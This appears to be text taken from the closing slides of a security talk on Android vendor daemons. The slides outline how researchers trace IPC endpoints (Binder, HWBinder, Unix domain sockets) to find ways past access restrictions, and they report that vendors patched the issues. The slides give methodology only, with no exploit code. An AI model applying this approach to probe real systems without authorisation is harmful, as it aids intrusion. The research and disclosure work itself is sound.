
Bypass Access Restrictions

How to find a path to bypass access restrictions?

- Draw the complete data flow diagram

Key Point: How to Find both ends of IPC ?

- Binder
- HWBinder
- UDS



Bypass Access Restrictions

Find peers of a given UDS

- <https://stackoverflow.com/questions/11897662/identify-other-end-of-a-unix-domain-socket-connection>

Find which process can connect to a given UDS

- ssearch (<https://linux.die.net/man/1/sesearch>)

Find owners and users of binder service

- bindump (<http://newandroidbook.com/tools/bindump.html>)
- rely on debugfs

6 Summary

Conclusion

- UDS are widely used in vendor daemons
- Vendors often ignore their security, because untrusted apps cannot directly access UDS
- Access control policy cannot solve all security problems

Vulnerability remediation

- All the vendors have worked diligently with us to remediate the security issues
- All vulnerabilities have been fixed and patches are available

Future work

- More automated analytical methods
- The UDS service is not the end point, it is also an entrance to the driver

Thanks